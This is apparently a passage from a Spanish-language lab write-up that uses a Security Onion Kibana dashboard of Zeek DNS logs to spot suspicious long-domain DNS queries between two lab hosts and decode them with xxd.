
The screenshot shows the Zeek - DNS - Kibana dashboard with various visualizations. The sidebar is the same as in the previous screenshot. The main content area is divided into several sections:

- Navigation:** Links to Home, Help, Alert Data, Zeek Notices, ElastAlert, HIDS, and NIDS.
- Alert Data:** A large number '4' is displayed.
- DNS - Log Count Over Time:** A line chart showing the count of DNS logs over time. The x-axis is labeled '@timestamp per 12 hours' and the y-axis is labeled 'Count'.
- DNS - Query Class (Pie Chart):** A pie chart showing the distribution of DNS query classes. The legend indicates 'C_INTERNET'.
- DNS - Destination Port (Horizontal Bar Chart):** A horizontal bar chart showing the distribution of DNS destination ports. The legend indicates '53'.


The dashboard also includes a search bar at the top with the text '>_ example.com', a 'Refresh' button, and a date range selector set to 'June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999'. The bottom status bar shows the user 'analyst@SecOnion: ~' and the page number '1 / 4'.

Aplicando un filtro podemos determinar:

- **Cliente:** 192.168.0.11
- **Server:** 209.165.200.235



En la parte de las query podemos observar los dominios largos mencionados anteriormente. Vamos a descargarlo como **raw** para poder decodificarlos usando **xxd**



Lo que podemos ver con esto es que fué relativamente sencillo poder dar con el contenido de las solicitudes maliciosas, esto se debe a que el actor de la amenaza no se esforzó mucho en ocultarlo o dividirlo en muchas más consultas. Si bien esta conclusión puede resultar un tanto escueta si deja ver en claro el peligro que representa en el caso de que estas cosas esten realizadas verdaderamente con el objetivo de hacer un mal, por lo que tener herramientas que permitan realizar estos análisis de forma continua.